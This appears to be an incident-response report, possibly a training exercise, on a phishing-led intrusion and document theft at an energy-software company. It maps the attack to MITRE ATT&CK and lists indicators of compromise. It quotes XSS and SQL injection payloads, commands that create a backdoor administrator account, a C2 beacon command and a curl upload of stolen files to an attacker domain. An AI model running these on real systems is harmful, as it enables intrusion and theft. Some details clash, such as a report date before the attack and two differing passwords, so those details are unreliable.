Intrusion Report

Solvi Systems

14 Apr 2024

Jason Oh

Executive Summary

Solvi Systems is a SaaS (Software-as-a-Service) company that plays an important role in South Africa's energy industry. Its flagship DOCKS software enables the ICS systems of major power and utility companies in or near South Africa.

From 2024-05-01 to 2024-05-29, an unidentified threat actor launched a successful, multi-stage attack against SolviSystems. The attacker first conducted reconnaissance against SolviSystems' website, gaining valuable information and setting their sights on the DOCKS-ICS software. At the same time, the attacker began sending phishing emails with malicious Word documents to gain access to SolviSystems' endpoints. Upon gaining access, the attackers ran a number of discovery commands to map out SolviSystem's intranet. Finally, the attackers narrowed down their activity to three employee accounts with privileged access to the DOCKS-ICS documentation.

The intrusion concluded at 16:20:39 on 2024-05-29, with the attackers executing their final commands on these three hosts. The final and single impact to SolviSystems was the exfiltration of sensitive documents related to the DOCKS-ICS software.

This report contains

- A overview of our investigative process
- A analysis of each phase in the attackers' campaign
- Assessments about the threat actor
- Defensive recommendations for SolviSystems
- Resoures for defending against this threat actor–Indicators of Compromise, MITRE ATT&CK mapping

Table of Contents

Investigation Overview

Detecting & Investigating Suspicious Requests

- An alert from the Web Application Firewall inline to SolviSystem's web server triggered our initial investigation. The alert indicated an attempted XSS (Cross-Site-Scripting) attack from an external IP address.

```
Unset
{
description: "DETECTION RULE TRIGGERED",
severity: "HIGH", rule_description: "SUSPICIOUS TEXT IN HTTP REQUEST",
data:https://www.solvisystems.com/feedback?message=</script><script>alert('xss')</scrip
t>
}
```

- We noticed that the request contained an unusual user-agent: `Opera/8.64.(X11; Linux x86_64; kok-IN) Presto/2.9.165 Version/10.00`
- Pivoting off the unique user-agent and the timestamp of the attack, we identified eight additional malicious requests. These requests were all sent on `2024-05-03` by four distinct IP addresses that attempted password spray, SQL injection, and XSS attacks against our web server. All of these attacks, luckily, were unsuccessful.
- Pivoting on the four suspicious IP addresses, we discovered 25 requests conducting reconnaissance from SolviSystem's website, searching for information related to **vulnerabilities in the DOCKS ICS software** and **business partners of SolviSystems**

Discovering the Phishing Campaign

- Using PassiveDNS records, we discovered 3 domains that corresponded to the adversary's IP addresses.
- Searching our email server records, we discovered 56 emails containing links to these domains, all hosting suspicious .docx files.

- We discovered that all 56 emails contained the 3 previously discovered adversary domains, originated from 3 distinct email addresses, and contained one of 3 distinct .docx files

Uncovering Ecobug

- We focused our investigation on one host that clicked on the phishing link and downloaded a suspicious .docx file.
- Using data from FileCreationEvents, we pieced together the behavior of the suspicious word document. We discovered that upon opening, the word document dropped & executed `ecobug.exe`–the attacker's malware of choice.

Discovering Discovery

- Using ProcessEvents data, we discovered privilege escalation, discovery, and C2 commands that ecobug ran on its victims. Ecobug ran various network & system discovery commands upon execution, created & elevated a user account to administrator status, and would beacon to a hard-coded IP address every day at the same time.

Finding Actions on Objective

- From there, we followed two separate threads of the adversary's post-compromise actions.
- We first discovered the adversary doubling down on three high-privileged accounts and using these accounts to collect sensitive data from SolviSystem's internal network shares. The adversary archived the data & exfiltrated it over HTTPs using living-off-the-land tools.
- We then unearthed the adversary's additional efforts at collection. The attacker used compromised accounts or credentials to browse internal documents hosted on SolviSystem's SharePoint and Devportal.
- We also discovered what we can only as unorthodox efforts at information gathering. The attacker used compromised email accounts to masquerade as SolviSystem employees and send emails directly asking for sensitive information. None of these emails received a reply.

Reconnaissance: Search & Scan

The adversary conducted reconnaissance against SolviSystems by simultaneously browsing pages of interest and conducting vulnerability scans against its web server. This activity lasted 4 days–beginning `2024-04-30` and ending `2024-05-03`.

Search Victim-Owned Websites - T1594

The threat actor initially browsed SolviSystem's about us and contact pages, then quickly moved to conducting reconnaissance specifically about the DOCKS-ICS software and SolviSystem's business partners. This activity occurred between `2024-04-30` and `2024-05-02`.

Information obtained included:

- General information about DOCKS-ICS features, pricing, and frequently asked questions
- Information about the security of DOCKS–namely vulnerabilities and security updates
- Information about SolviSystem's relationships with business partners

Vulnerability Scanning - T1595.002

The threat actor sent 9 malicious requests to test for vulnerabilities in SolviSytem's web server between `2024-05-01` and `2024-05-03`.

The requests scanned for three categories of vulnerabilities

- XSS (Cross-Site Scripting) vulnerabilities
    - Passing the payload `</script><script>alert('xss')</script>` as a url query parameter
- Weak / Default Credentials
    - Passing `username=admin'--` as the query parameter for the authentication API
- SQL Injection Vulnerabilities
    - Passing various payloads including `' OR '1'='1`,`'; DROP TABLE users; –`, and `id%3D1%20AND%201%3D1`

Notable characteristics of the adversary's reconnaissance efforts:

- In total, the adversary sent 25 reconnaissance-related web requests all between a relatively short timeframe–between `2024-05-01` and `2024-05-03`.
- Active scanning requests were sent in quick succession during the 3-hour timeframe between 11:30 and 14:50 of `2024-05-03`. All of these requests were unsuccessful.
- These requests originated from four distinct ip addresses: `105[.]78[.]23[.]64`, `13[.]201[.]46[.]208`, `56[.]6[.]30[.]190`, and `98[.]117[.]26[.]236`. **The adversary recycles these ip addresses and associated domains throughout the entire attack.**
- All of these requests contained the highly unusual user-agent `Opera/8.64.(X11; Linux x86_64; kok-IN) Presto/2.9.165 Version/10.00`. Again, the adversary continues to use this user-agent throughout the entire campaign.

Initial Access: Phish,Phish,Phish

Spearphishing – T1566.002

The adversary then conducted a mass phishing campaign, sending 56 emails to SolviSystem employees between `2024-05-01` and `2024-05-24`. Out of these emails, only 12 were blocked or marked suspicious by SolviSystem's email filters. The phishing emails contained subject lines promising critical information about major mergers, new industry trends, or important market challenges. The sender email addresses, url domains, and filenames are consistent with these themes.

The emails originated from one of three senders:

- `news@eco-awareness-updates.net`
- `energy_industry_news@protonmail.com`
- `electric_updates@gmail.com`

The emails contained links with one of three domains:

- `Energy-trends4u[.]net`
- `News-on-industry[.]com`
- `eco-awareness-update[.]net`

These links pointed to one of three .docx files:

- `Energy_Industry_Trends_2024_4_Solvi.docx`
- `Recent_Mergers_and_Acquisitions_in_Energy_Industry.docx`
- `Eco_Awareness_Update_2024.docx`

The phishing emails targeted Sales Representatives and Customer Support Specialists, as well as the Project Manager for Docks ICS, the Docks Customer Success Manager, and the DOCKS ICS Security Lead.

The attacker sent emails in waves of 2~6, generally with a specific subject line and url for each wave. The threat actor paused 1~5 days after each wave, spreading out the campaign over nearly a month. All emails were sent during the afternoon relative to UTC+0, specifically between 12:41 and 16:48. This corresponds best with the normal working hours of organizations between UTC-3 andUTC+0 time.

Execution: Ecobug-ed

User Execution - T1204.002

In total, 42 people (out of the 56 targeted) downloaded and opened the malicious word files. We assess with moderate confidence that these Word documents were macro-enabled documents based on their observed behavior.

These documents featured one of these three filenames: `Energy_Industry_Trends_2024_4_Solvi.docx`, `Recent_Mergers_and_Acquisitions_in_Energy_Industry.docx`, and `Eco_Awareness_Update_2024.docx`

Each .docx file had a distinct Sha256 hash, suggesting that the threat actor tailored the lure document for each victim and attempted to evade signature-based detection.

Once the victim clicked on the word document, the following actions were performed on their host.

1. WINWORD.EXE (Microsoft Word) downloaded `ecobug.exe` using the victim's web browser to the `C:\ProgramData\` directory
2. WINWORD.EXE executed `ecobug.exe`
3. Ecobug.exe ran`ecobug.exe --timeout 6000 --dest 98.117.26.236 --port 1337`.

C2 Over Non-Application Layer Protocol - T1095

The execution of the last command instructs ecobug.exe to ping `98[.]117[.]26[.]236` once each day. Captured NetFlow data reveals that the maximum number of transmitted bytes during one continuous connection was only 100 bytes. Given this, we assess with high confidence that this C2 channel was at best used for relaying commands and information about compromised hosts, and not exfiltrating any significant data.

Post-Exploitation:
Share-ing the Network

After obtaining access to SolviSystem endpoints, the attacker used the Windows Command Shell (cmd.exe) and other legitimate system utilities to perform discovery, carry out privilege escalation, and maintain persistence.

System Information & Network Configuration Discovery - T1082, T1016

```
netstat -an
ipconfig /all
net view
systeminfo
```

The attacker ran these commands in the following order. The attacker first displayed information about network connections, interfaces in-use, and other hosts on the localnet using the netstat, ipconfig, and net utilities. Systeminfo was used to gain an overview of various system details, including hardware configuration, operating system details, installed software, system uptime, and more.

Create & Manipulate Account - T1136.001, T1098

```
net users /add gu@rd!an
abc1toothree

net localgroup
administrators gu@rd!an
/add
```

The attacker created a new local account with username `gu@rd!an` and password `abv1toothree`. Then, the attacker grants administrative privileges to the newly created user account. This activity could have been easily prevented by common security measures like limiting administrative access and enforcing UAC controls.

Network Share Discovery - T1135

```
net share

net use
```

Finally, the attacker ran two commands to discover shared resources on the SolviSystem' intranet. These commands would have yielded valuable information about SolviSystem's devportal and sharepoint resources.

Post Exploitation II:
Back to the Beginning

**Note–This phase of the attack happened simultaneously with the previous stage ("Share-ing the Network")*
With their newly-gained access, the attacker returned to their two trusty tools for collecting information: sending emails and browsing websites.

Search Victim-Owned Websites - T1594

The attacker performed various searches related to the DOCKS-ICS's SDLC (Software Development Life Cycle), security protocols, software update logs, system architecture, and integration guidelines. These searches originated from a mix of the attackers' infrastructure and the hosts they had compromised with ecobug.

Internal Spearphishing- T1534

The threat actor sent 27 emails asking for information about DOCKS-ICS documentation and potential vulnerabilities. These emails masqueraded as legitimate employees using email accounts compromised in previous stages. This campaign targeted 9 distinct recipients who were either Lead Software Engineers or ICS Vulnerability Researchers. None of these emails received a reply.

Data from Information Repositories - T1213.002

Lastly, the threat actor used credentials or accounts obtained from compromising SolviSystem hosts to browse internal Devportal and SharePoint resources. They collected information from several sensitive internal documents and repositories such as:

- A repository containing DOCKS security protocols
- A PDF file detailing SolviSystem's internal SDLC
- A repository containing all software updates pushed in 2024
- A PDF file containing architecture specifications for DOCKS-ICS

Collection & Exfiltration: Three Final Targets

From 2024-05-27T16:23:10Z, the attackers began to focus their activity on 3 high-privileged accounts.

- The Docks Customer Success Manager - `alpetrov`
- The Project Manager for Docks ICS - `jalee`
- The DOCKS ICS Security Lead - `tagreen`

We assert with high confidence that the threat actor exclusively targeted these for their access to sensitive data within SolviSystem's network shares. From this point, hands-on keyboard activity is restricted to these three hosts.

Collection from Network Shared Drive - T1039

The attacker first leverages their access to these privileged accounts to collect sensitive information about the DOCKS-ICS software. Again, the attacker relies on living-off-the-land tools (cmd.exe and system utilities) to achieve their objectives.

```
net share

net use
/PERSISTENT:YES
```

The threat actor first ran the `net share` command to gather information about network shares, as they did with every compromised host. Likely upon realizing that the privileged accounts gave them access to previously restricted network shares, the attacker ran the `net use` command with the `/PERSISTENT:YES` flag to facilitate further hands-on activity.

```
dir \\solvisystems.com\shared

dir
\\\\solvisystems.com\\SharedD
ocs\\DOCKS\\Documentation
```

Then, the attacker lists the contents of the shared drives using the `dir` utility. They first list the contents of the `shared` directory, then immediately focus onto a subdirectory containing documentation for the DOCKS-ICS software.

```
Copy-Item -Path
\\\\solvisystems.com\\SharedDocs\\DOCKS\\Documentation\\* -Destination
C:\\Users\\[VICTIM_USERNAME]\\CollectedData\\DOCKS_Docs

Copy-Item -Path
\\\\solvisystems.com\\SharedDocs\\SoftwareDevelopment\\CycleDocuments\
\* -Destination
C:\\Users\\[VICTIM_USERNAME]\\CollectedData\\Software_Cycle_Docs
```

Finally, the attacker copies the entire contents of the `DOCKS\Documentation` and the `CycleDocuments` directory to a local directory called `CollectedData`.

Archive Collected Data via Utility- T1560.001

```
Compress-Archive -Path
C:\Users\[VICTIM_USERNAME]\Col
lectedData\* -DestinationPath
C:\DataExfil\CollectedData.zip
```

The attacker prepares the collected data for exfiltration by compressing them using the `Compress-Archive` utility. The archive is placed in the newly created directory `C:\DataExfil\`.

Exfiltration over Asymmetric, Encrypted Non-C2 Protocol - T1048.002

```
curl -F
'file=@C:\DataExfil\Coll
ectedData.zip'
https://api.eco-awarenes
s-update.net/upload
```

Lastly, the attacker exfiltrated the data over HTTPs using curl, a popular command-line utility for data transfer. The attacker sends the data to `api[.]eco-awareness-update[.]net`, one of the three domains they consistently recycled throughout the intrusion.

With this command, the attackers concluded their activity on SolviSystem's network. No further activity has been observed to date.


Appendix A:
Indicators of Compromise

Indicator	Description
`energy-trends4u[.]net`	Domain used to host malicious files.
`news-on-industry[.]com`	Domain used to host malicious files.
`eco-awareness-update[.]net`	Domain used to host malicious files and receive exfiltrated data.
`105[.]78[.]23[.]64`	IP address used to host domains and send web requests.
`13[.]201[.]46[.]208`	IP address used to host domains and send web requests.
`56[.]6[.]30[.]190`	IP address used to host domains and send web requests.
`98[.]117[.]26[.]236`	Hard-coded C2 beacon destination, port 1337
`Opera/8.64.(X11; Linux x86_64; kok-IN) Presto/2.9.165 Version/10.00`	Unusual user-agent found in all of the attacker's web requests.
`news@eco-awareness-updates.net`	Email address used to send spearphishing emails.
`energy_industry_news@protonmail.com`	Email address used to send spearphishing emails.
`electric_updates@gmail.com`	Email address used to send spearphishing emails.

`4c199019661ef7ef79023e2c960617ec9a2f275ad578b1b1a027adb201c165f3`	SHA-256 hash of ecobug.exe
`1c3ef0407d5714037504c52f7abfa86c081fd7a021b52e2abe8a669f92413252`	SHA-256 hash of ecobug.exe
`0e7e0e888f22b5cc83ce5f2560f9f331d89b8e02875e98ace822e074f2ee486b`	SHA-256 hash of ecobug.exe

Appendix B: Attack Flow

- View in Attack Flow Navigator



Appendix C: MITRE ATT&CK

- View in MITRE ATT&CK Navigator

Reconnaissance

T1594 - Search Victim Owned Websites
T1595.002 - Vulnerability Scanning

Initial Access

T1566.002 - Spearphishing Link

Execution

T1059.003 - Command & Scripting Interpreter, Windows Command Shell
T1204.002 - User Execution, Malicious File

Persistence

T1136.001 - Create Local Account
T1098 - Manipulate Account

Privilege Escalation

T1098 - Manipulate Account

Discovery

T1082 - System Information Discovery
T1016 - Network Configuration Discovery
T1135 - Network Share Discovery

Lateral Movement

T1534 - Internal Spearphishing

Collection

T1213.002 - Data from Information Repositories, Sharepoint

T1039 - Data from Network Shared Drive

T1074.001 - Local Data Staging

T1560.001 - Archive via Utility

Command & Control

T1095 - C2 Over Non-Application Layer Protocol

Exfiltration

T1048.002 - Exfiltration over Asymmetric, Encrypted Non-C2 Protocol